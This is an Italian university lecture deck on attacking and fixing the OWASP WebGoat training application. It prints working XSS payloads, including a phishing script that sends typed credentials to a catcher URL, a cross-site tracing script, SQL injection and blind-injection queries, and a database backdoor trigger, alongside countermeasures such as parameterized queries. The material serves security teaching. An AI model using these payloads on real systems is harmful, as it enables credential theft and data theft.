

Testing XSS and SQL Injection on OWASP WebGoat

Loris Fichera

Università degli Studi di Catania
Dipartimento di Ingegneria Informatica e delle Telecomunicazioni
Corso di Sicurezza nei Sistemi Informativi

06 Marzo 2009

Summary

- 1 OWASP WebGoat: an overview
- 2 Testing Security Issues
- 3 Cross Site Scripting
- 4 SQL Injection

WebGoat

WebGoat è una web application mantenuta da OWASP.

WebGoat

WebGoat è una web application mantenuta da OWASP.

- sviluppata in Java

WebGoat

WebGoat è una web application mantenuta da OWASP.

- sviluppata in Java
- deliberatamente *insicura*

WebGoat

WebGoat è una web application mantenuta da OWASP.

- sviluppata in Java
- deliberatamente *insicura*
- strutturata in *lessons*

WebGoat

WebGoat è una web application mantenuta da OWASP.

- sviluppata in Java
- deliberatamente *insicura*
- strutturata in *lessons*

L'utente deve dimostrare di avere compreso un determinato aspetto della sicurezza delle web applications sfruttando una delle vulnerabilità presenti in WebGoat.

Aspetti di Web Security Analizzati

Cross Site Scripting (XSS)

Cross-site scripting è un tipo di vulnerabilità insita nelle web applications che permettono a utenti maliziosi di iniettare codice nelle pagine web visitate da altri utenti.

Esistono due tipi di attacchi XSS:

- *Reflected XSS*
- *Stored XSS*

Aspetti di Web Security Analizzati

Cross Site Scripting (XSS)

Cross-site scripting è un tipo di vulnerabilità insita nelle web applications che permettono a utenti maliziosi di iniettare codice nelle pagine web visitate da altri utenti.

Esistono due tipi di attacchi XSS:

- *Reflected XSS*
- *Stored XSS*

SQL Injection

SQL Injection é una tecnica di code injection che sfrutta una vulnerabilità presente nel database layer di una applicazione.

I test effettuati: Aspetti Tecnici

Macchina Bersaglio

- *GNU/Linux Debian Etch r4*
- *JDK 1.6*
- *Tomcat 5.5*
- *WebGoat 5.2*




Macchina dell'Attaccante

- *GNU/Linux Debian Etch r4*
- *Iceweasel 2.0.0.19*



Cross Site Scripting Intro: Hacking YouTube (!)



from <http://xkcd.com>

Stored XSS 1/2

L'attaccante inietta del codice all'interno di una pagina web, modificandola in modo *permanente*.

Stored XSS 1/2

L'attaccante inietta del codice all'interno di una pagina web, modificandola in modo *permanente*.

Esempio di Attacco

Indossiamo i panni di Tom, dipendente dell'azienda "Goat Hills Financial" e modifichiamo il nostro profilo: iniettiamo uno script (ad esempio: `< script > alert(" GotYa!"); < /script >`) nel campo "Street":

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)

Phishing with XSS
LAB: Cross Site Scripting

Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation

Stage 3: Stored XSS Bypassed
Stage 4: Block Stored XSS using Output Encoding

Stage 5: Reflected XSS
Stage 6: Block Reflected XSS

Stored XSS Attacks
Cross Site Request Forgery (CSRF)

Reflected XSS Attacks

HTTPOnly Test

Cross Site Tracing (CST) Attacks

Denial of Service
Denial of Service Attacks

Solution VideosStage 1: Execute a Stored Cross Site Scripting (XSS) Restart this Lesson
attack.

As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the prenames.

Stored XSS 2/2

Esempio di Attacco

Un altro utente del sistema informativo aziendale, (il nostro capo, ad esempio), resterà vittima dell'attacco se tenterà di visualizzare il nostro profilo.

Introduction

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Denial of Service

Improper Error Handling

Injection Flaws

Insecure Communication

Solution VideosStage 2: Block Stored XSS using Input Validation. Restart this Lesson

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block the stored XSS before it can be written to the database. Repeat is not affected by the attack.

Got Ya

OK

<!-- STAGE 4 FIXES Look for the <-- STAGE 4 - FIX -->

Welcome Back Jerry

First Name: Tom Last Name: Cat

Street:

Reflected XSS 1/2

L'attaccante inietta del codice all'interno di una pagina web, la sua modifica non è permanente.

Reflected XSS 1/2

L'attaccante inietta del codice all'interno di una pagina web, la sua modifica non è permanente.

Esempio di Attacco

Utilizziamo il form di ricerca dipendenti della web application della "Goat Hills Financial" e lanciamo un attacco al campo di ricerca, inserendo `< script > alert(" Dangerous"); < /script >`:

Introduction

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

●

[Thinking with XSS](#)

[LFI, Cross Site Scripting](#)

●

[Stage 1: Stored XSS](#)

[Stage 2: Block Stored XSS using Input Validation](#)

●

[Stage 3: Stored XSS Restricted](#)

[Stage 4: Block Stored XSS using Output Encoding](#)

●

[Stage 5: Reflected XSS](#)

[Stage 6: Block Reflected XSS](#)

[Stored XSS Attacks](#)

[Cross Site Request Forgery \(CSRF\)](#)

[Reflected XSS Attacks](#)

[HTTPOnly Test](#)

[Cross Site Tracing \(CST\)](#)

[Attacks](#)

[Denial of Service](#)


[Improper Error Handling](#)

[Injection Flaws](#)

Solution Videos

Restart this Lesson

Stage 5: Execute a Reflected XSS attack.
Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack.
Verify that another employee using the link is affected by the attack.

 **Goat Hills Financial**
Human Resources

Search For User

Employee ciao not found.

Name

FindProfile


Loris Fichera

Testing XSS and SQL Injection on OWASP WebGoat

Reflected XSS 2/2

Esempio di Attacco

La pagina che visualizza i risultati riporta il nome del dipendente cercato. In questo caso, quindi:



È relativamente semplice ottenere un URL che punti a questa pagina!

XSS: Analisi e Contromisure

Una web application è vulnerabile ad attacchi XSS se:

- non implementa alcun check sugli input
- concatena input utente al codice html delle pagine generate dinamicamente

XSS: Analisi e Contromisure

Una web application è vulnerabile ad attacchi XSS se:

- non implementa alcun check sugli input
- concatena input utente al codice html delle pagine generate dinamicamente

Due possibili contromisure:

- controllo dell'input
- controllo del codice html generato dinamicamente

XSS: Controllo dell'Input

Aggiungere, allo script che processa l'input, il seguente frammento di codice:

Listing

```
String regex = "[\\ \\s\\ \\w-,]*";
```

XSS: Controllo dell'Input

Aggiungere, allo script che processa l'input, il seguente frammento di codice:

Listing

```
String regex = "[\\ \\ s\\ \\ w-,*]";  
String stringToValidate =  
    firstName+lastName+ssn+title+phone+  
    address1+address2+startDate+ccn+  
    disciplinaryactionDate+  
    disciplinaryActionNotes+  
    personalDescription;
```

XSS: Controllo dell'Input

Aggiungere, allo script che processa l'input, il seguente frammento di codice:

Listing

```
String regex = "[\\ \\ s\\ \\ w-,]*";  
String stringToValidate =  
    firstName+lastName+ssn+title+phone+  
    address1+address2+startDate+ccn+  
    disciplinaryactionDate+  
    disciplinaryActionNotes+  
    personalDescription;  
Pattern pattern = Pattern.compile(regex);  
validate(stringToValidate, pattern);
```

XSS: Controllo del codice HTML generato

La classe *util.HtmlEncoder* contiene il metodo *encode(String s)*:

XSS: Controllo del codice HTML generato

La classe *util.HtmlEncoder* contiene il metodo *encode(String s)*:

- 1 prende in ingresso una stringa *s*

XSS: Controllo del codice HTML generato

La classe *util.HtmlEncoder* contiene il metodo *encode(String s)*:

- 1 prende in ingresso una stringa *s*
- 2 elimina tutti i caratteri *speciali* presenti

XSS: Controllo del codice HTML generato

La classe *util.HtmlEncoder* contiene il metodo *encode(String s)*:

- 1 prende in ingresso una stringa *s*
- 2 elimina tutti i caratteri *speciali* presenti
- 3 restituisce la stringa *s* modificata

Phishing 1/4

Phishing è una delle possibili applicazioni di un attacco XSS:

Phishing 1/4

Phishing è una delle possibili applicazioni di un attacco XSS:

Esempio di Attacco

WebGoat fornisce una funzionalità di ricerca all'interno del suo codice sorgente.

The screenshot shows the OWASP WebGoat V6.2 interface. At the top, there's a navigation bar with 'Logout' and a help icon. Below it, a banner reads 'Phishing with XSS'. The main content area is divided into two columns. The left column contains a table of contents with links to various lessons, including 'Phishing with XSS' which is highlighted. The right column contains the lesson content, which includes a 'Solution Videos' section, a description of the attack, and a 'WebGoat Search' section. The 'WebGoat Search' section features a search input field and a 'Search' button. The footer of the interface mentions 'OWASP Foundation | Project WebGoat | Report Bug'.

Tale funzionalità è vulnerabile ad attacchi XSS.

Phishing 2/4

Esempio di Attacco

Solleviamo un attacco Reflected XSS inserendo, nel campo di ricerca:

```
<script>
function hack()
    alert("Had this been a real attack...
        Your credentials were just stolen.
        User Name = " + document.forms[0].user.value +
        "Password = " + document.forms[0].pass.value);
    XSSImage=new Image;
    XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="
        + document.forms[0].user.value + "&password="
        + document.forms[0].pass.value + "";

</script>
<form><br><br><HR>
<H3>This feature requires account login:</H3 >
<br>
<br>Enter Username:<br>
<input type="text" id="user" name="user"><br>
Enter Password:<br><input type="password" name = "pass"><br>
<input type="submit" name="login" value="login" onclick="hack()">
</form><br><br><HR>
```

Phishing 3/4

Esempio di Attacco

La pagina che visualizza i risultati conterrà il form da noi disegnato:

Introduction

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Phishing with XSS

LAB: Cross Site Scripting

Stage 1: Stored XSS

Stage 2: Blind Stored XSS

Stage 3: Stored XSS

Stage 4: Blind Stored XSS

Stage 5: Reflected XSS

Stage 6: Blind Reflected XSS

Stored XSS Attacks

Cross Site Request Forgery (CSRF)

Reflected XSS Attacks

HTTPOnly Test

Cross Site Tracing (CST)

Attacks

Denial of Service

Improper Error Handling

Injection Flaws

Insecure Communication

Insecure Configuration

Insecure Storage

Parameter Tampering

Session Management Flaws

Solution Videos

This lesson is an example of how a website might support a phishing attack

Restart this Lesson

Below is an example of a standard search feature.

Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to <http://localhost/WebGoat/catcher?PROPERTY=yes...>

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Search

Results for:

This feature requires account login:

Enter Username:

Enter Password:

login

L'attaccante potrà servirsi di questa pagina per ingannare l'utente e fargli inserire le sue credenziali!

Navigation icons

Loris Fichera

Testing XSS and SQL Injection on OWASP WebGoat

Phishing 4/4

Esempio di Attacco

Mettiamoci nei panni della vittima:

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)

Phishing with XSS

LAB: Cross Site Scripting

Stage 1: 5
Stage 2: 6
Using Tool
Stage 3: 5
Proposed
Stage 4: 6
Using Out

Stage 5: Reflected XSS
Stage 6: Block Reflected XSS

Saved XSS Attacks
Cross Site Request Forgery (CSRF)
Reflected XSS Attacks
HTTPOnly Text
Cross Site Tracing (DST) Attacks
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering

Solution Videos This lesson is an example of how a website might support a phishing attack. **Restart this Lesson**

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to `http://localhost/WebGoat/catcher?PROPERTY=yes...`

To pass this lesson, the credentials must be posted to the catcher servlet.

Search

Results for:

This feature requires account login:

Enter Username:
loris

Enter Password:

login

Modal Dialog: Had this been a real attack... Your credentials were just stolen. User Name = lorisPassword = loris

Cross Site Request Forgery 1/2

Far caricare al browser della vittima una pagina web contenente dei tag immagine con campo “src” alterato.

Cross Site Request Forgery 1/2

Far caricare al browser della vittima una pagina web contenente dei tag immagine con campo “src” alterato.

Esempio di Attacco

WebGoat propone una web application per la gestione dei messaggi di un newsgroup:

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)

- [Finishing with XSS](#)
- [LAB: Cross Site Scripting](#)
- [Stage 1: Stored XSS](#)
- [Stage 2: Block Stored XSS using Input Validation](#)
- [Stage 3: Stored XSS Restricted](#)
- [Stage 4: Block Stored XSS using Output Encoding](#)
- [Stage 5: Reflected XSS](#)
- [Stage 6: Block Reflected XSS](#)
- [Stored XSS Attacks](#)

Solution VideosYour goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title: hi
Message:

Submit

Message List

Created by Sherif Koussa in [academian](#)

OWASP Foundation | Project WebGoat | Report Bug

Cross Site Request Forgery 2/2

Esempio di Attacco

Solleviamo un attacco Stored XSS e aggiungiamo un messaggio con il seguente codice:

```

```

Cross Site Tracing

Sfruttare il comando HTTP *TRACE* che permette di recuperare tutti gli headers di una pagina web, compresi quelli relativi alla autenticazione e alla sessione in corso.

Cross Site Tracing

Sfruttare il comando HTTP *TRACE* che permette di recuperare tutti gli headers di una pagina web, compresi quelli relativi alla autenticazione e alla sessione in corso.

Esempio di Attacco

Solleviamo un attacco Stored XSS e aggiungiamo un messaggio con il seguente codice (works on Microsoft IE 5.0):

```
<script type="text/javascript">
if ( navigator.appName.indexOf("Microsoft") !=-1)
{var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
xmlhttp.open("TRACE", "./", false);
xmlhttp.send();
str1 = xmlhttp.responseText;
while (str1.indexOf('\ n') > -1)
    str1 = str1.replace('\ n','<br>');
document.write(str1);
}
</script>
```

Cross Site Tracing

Sfruttare il comando HTTP *TRACE* che permette di recuperare tutti gli headers di una pagina web, compresi quelli relativi alla autenticazione e alla sessione in corso.

Esempio di Attacco

Solleviamo un attacco Stored XSS e aggiungiamo un messaggio con il seguente codice (works on Microsoft IE 5.0):

```
<script type="text/javascript">
if ( navigator.appName.indexOf("Microsoft") !=-1)
{var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
xmlhttp.open("TRACE", "./", false);
xmlhttp.send();
str1 = xmlhttp.responseText;
while (str1.indexOf('\ n') > -1)
    str1 = str1.replace('\ n','<br>');
document.write(str1);
}
</script>
```

Cross Site Tracing: Utilizzo del flag HTTPOnly

HTTPOnly è un attributo di cookie recentemente introdotto da Microsoft:

Cross Site Tracing: Utilizzo del flag HTTPOnly

HTTPOnly è un attributo di cookie recentemente introdotto da Microsoft:

- impedisce l'accesso *in lettura* al cookie

Cross Site Tracing: Utilizzo del flag HTTPOnly

HTTPOnly è un attributo di cookie recentemente introdotto da Microsoft:


- impedisce l'accesso *in lettura* al cookie
- impedisce l'accesso *in scrittura* al cookie

Cross Site Tracing: Utilizzo del flag HTTPOnly

HTTPOnly è un attributo di cookie recentemente introdotto da Microsoft:

- impedisce l'accesso *in lettura* al cookie
- impedisce l'accesso *in scrittura* al cookie
- **non è ancora supportato da tutti i browser!**

SQL Injection Intro: Exploits of a Mom



from <http://xkcd.com>

SQL Injection 1/2

L'attaccante sfrutta una falla nella web application per ottenere informazioni sulle tuple contenute nelle tabelle del database.

SQL Injection 1/2

L'attaccante sfrutta una falla nella web application per ottenere informazioni sulle tuple contenute nelle tabelle del database.

Esempio di Attacco

Abbiamo a disposizione una web application - vulnerabile ad attacchi SQL Injection - che, dato il cognome di un cliente, restituisce i numeri di carta di credito ad esso associati. Ad esempio, inserendo "Smith":

Introduction

- General
- Access Control Flaws
- ATAX - Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws

Solution Videos

SQL injection attacks represent a serious threat to any Restart this Lesson

database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this threat of attack.

Not only is it a threat easily initiated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goals(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = ?
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC	0	0
102	John	Smith	4352209002222	AMEX	0	0

- Command Injection
- Blind SQL Injection
- Hexmark SQL Injection
- Less Spafix
- XPATRI Injection
- LAB SQL Injection
- Stage 1 - String SQL Injection
- Stage 2 - Parameterized Query SQL
- Stage 3 - Hexmark SQL Injection
- Stage 4 - Parameterized Query SQL
- String SQL Injection
- Database Backdoors

OWASP Foundation | Project WebGoat | Report Bug

SQL Injection 2/2

La query con cui il database è stato interrogato è:

Listing

```
SELECT * FROM user_data  
        WHERE last_name = 'Smith'
```

SQL Injection 2/2

La query con cui il database è stato interrogato è:

Listing

```
SELECT * FROM user_data  
        WHERE last_name = 'Smith'
```

Attacciamo il campo "cognome": inseriamo come input *"Smith' or '1' = '1"*. La web application interrogherà il database con la query:

Listing

```
SELECT * FROM user_data  
        WHERE last_name = 'Smith'  
        or '1' = '1'
```

SQL Injection 2/2

La query con cui il database è stato interrogato è:

Listing

```
SELECT * FROM user_data  
        WHERE last_name = 'Smith'
```

Attacciamo il campo "cognome": inseriamo come input *"Smith' or '1' = '1"*. La web application interrogherà il database con la query:

Listing

```
SELECT * FROM user_data  
        WHERE last_name = 'Smith'  
        or '1' = '1'
```

La condizione è sempre vera!

SQL Injection 2/2

Esempio di Attacco

Ecco il risultato:

Improper Error Handling
Injection Flaws

- Command Injection
- Blind SQL Injection
- Boolean SQL Injection
- Less Seemingly
- XXPATH Injection
- XXAR SQL Injection
- Stage 1: String SQL Injection
- Stage 2: Parameterized Query #1
- Stage 3: Boolean SQL Injection
- Stage 4: Parameterized Query #2
- String SQL Injection
- Database Backdoors
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

* Congratulations. You have successfully completed this lesson.
* Get you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name:

SELECT * FROM user_data WHERE last_name = 'S' or '1'='1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	223420065411	MC		0
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673634489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Abbiamo ottenuto i numeri di carta di credito di tutti gli utenti!

SQL Injection: Analisi e Contromisure

Una web application che si basa su database è vulnerabile ad attacchi SQL Injection se:

- non implementa alcun check sugli input
- costruisce le queries per interrogare il database concatenando input utente ad altre stringhe

SQL Injection: Analisi e Contromisure

Una web application che si basa su database è vulnerabile ad attacchi SQL Injection se:

- non implementa alcun check sugli input
- costruisce le queries per interrogare il database concatenando input utente ad altre stringhe

Tre possibili contromisure:

- *security by obscurity*
- controllo dell'input
- queries parametrizzate

SQL Injection: Security by Obscurity

Spesso, in caso di interrogazione del database terminata con un errore, le pagine di una web application riportano il messaggio di errore generato dal DBMS.

SQL Injection: Security by Obscurity

Spesso, in caso di interrogazione del database terminata con un errore, le pagine di una web application riportano il messaggio di errore generato dal DBMS.

Tali informazioni sono preziosissime per un attaccante!

Gli indicano l'effetto sortito da eventuali input maliziosi, la struttura delle queries inviate al DBMS, etc...

SQL Injection: Security by Obscurity

Spesso, in caso di interrogazione del database terminata con un errore, le pagine di una web application riportano il messaggio di errore generato dal DBMS.

Tali informazioni sono preziosissime per un attaccante!

Gli indicano l'effetto sortito da eventuali input maliziosi, la struttura delle queries inviate al DBMS, etc...

Le pagine web non devono in alcun caso riportare messaggi relativi alle interrogazioni del DBMS.

SQL Injection: Queries Parametrizzate 1/2

La classe *SQLInjection.Login* contiene il codice che si occupa di validare nome utente e password di un dipendente dell'azienda "Goat Hills Financial".

SQL Injection: Queries Parametrizzate 1/2

La classe *SQLInjection.Login* contiene il codice che si occupa di validare nome utente e password di un dipendente dell'azienda "Goat Hills Financial".

È immediato constatarne la vulnerabilità a SQL Injection:

Listing

```
String query = "SELECT * FROM employee WHERE  
                userid = " + userId + "  
                and password = '" + password + "'";  
  
try  
{  
    Statement answer_statement = WebSession.getConnection(s)  
        .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,  
            ResultSet.CONCUR_READ_ONLY);  
    ResultSet answer_results = answer_statement.executeQuery(query);  
    ...  
}
```

SQL Injection: Queries Parametrizzate 2/2

Eliminiamo la vulnerabilità costruendo la query in forma *parametrizzata*.

Listing

```
String query = "SELECT * FROM employee WHERE userid = ?  
               and password = ?";  
  
try  
{  
    Connection connection = WebSession.getConnections(s);  
    PreparedStatement statement = connection.prepareStatement(  
        query,  
        ResultSet.TYPE_SCROLL_INSENSITIVE,  
        ResultSet.CONCUR_READ_ONLY);  
  
    statement.setString(1, userId);  
    statement.setString(2, password);  
    ResultSet answer_results = statement.executeQuery();  
    ...  
}
```

I parametri possono essere *tipati* e controllati facilmente.

Blind SQL Injection 1/3

Blind SQL Injection si riferisce agli attacchi SQL Injection sollevati in condizioni di assenza di eventuali messaggi di errore del DBMS.

Blind SQL Injection 1/3

Blind SQL Injection si riferisce agli attacchi SQL Injection sollevati in condizioni di assenza di eventuali messaggi di errore del DBMS.

Esempio di Attacco

WebGoat propone un form che, preso in ingresso un numero di account, determina se questo è valido o no.

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws

- Command Injection
- Blind SQL Injection
- Numeric SQL Injection
- Log Spoofing
- XXPATH Injection
- LDAP SQL Injection
- Stage 1: String SQL Injection
- Stage 2: Parameterized Query #1
- Stage 3: Numeric SQL Injection
- Stage 4: Parameterized Query #2

Solution VideosThe form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Restart this Lesson

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first_name in table user_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

By Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

Vogliamo scoprire il valore del campo "first_name" dell'account che ha userid 15613.

Lanciamo un attacco Blind SQL Injection al campo "account number".

Blind SQL Injection 2/3

Inseriamo un input così costruito:

Listing

```
101 AND (ascii( substr((SELECT first_name FROM  
                        user_data WHERE userid=15613),1 , 1)) $<$ 77 );
```

La risposta alla query sarà di tipo booleano. Se “True”, la web application risponderà con il messaggio “Account Valido”, con il messaggio “Account non valido” altrimenti.

Blind SQL Injection 2/3

Inseriamo un input così costruito:

Listing

```
101 AND (ascii( substr((SELECT first_name FROM  
                        user_data WHERE userid=15613),1 , 1)) <$ 77 );
```

La risposta alla query sarà di tipo booleano. Se “True”, la web application risponderà con il messaggio “Account Valido”, con il messaggio “Account non valido” altrimenti.

In pratica stiamo verificando se il primo carattere del campo “first_name” della tupla identificata da “userid = 15613” ha valore ascii minore di 77 (ovvero, minore di 'M').

Blind SQL Injection 3/3

Andando per tentativi:

Listing

```
/* J */
101 AND (ascii( substr((SELECT first_name FROM
                        user_data WHERE userid=15613),1 , 1)) = 74);

/* o */
101 AND (ascii(substr((SELECT first_name FROM
                        user_data WHERE userid=15613),2 , 1)) = 111);

/* e */
101 AND (ascii(substr((SELECT first_name FROM
                        user_data WHERE userid=15613),3 , 1)) = 101);

/* s */
101 AND (ascii(substr((SELECT first_name FROM
                        user_data WHERE userid=15613),4 , 1)) = 115);

/* p */
101 AND (ascii(substr((SELECT first_name FROM
                        user_data WHERE userid=15613),5 , 1)) = 112);

/* h */
101 AND (ascii(substr((SELECT first_name FROM
                        user_data WHERE userid=15613),6 , 1)) = 104);
```

Il valore che volevamo ottenere è "Joesph".

Database Backdoors

I database permettono la creazione di *triggers*: *stored procedures* da eseguire contestualmente all'esecuzione di altre operazioni.

Database Backdoors

I database permettono la creazione di *triggers*: *stored procedures* da eseguire contestualmente all'esecuzione di altre operazioni.

Un attaccante può sfruttare una vulnerabilità SQL Injection per creare un trigger malizioso!

Listing

```
101; CREATE TRIGGER myBackDoor  
    BEFORE INSERT ON employee  
    FOR EACH ROW BEGIN UPDATE employee  
    SET email='john@hackme.com'  
    WHERE userid = NEW.userid
```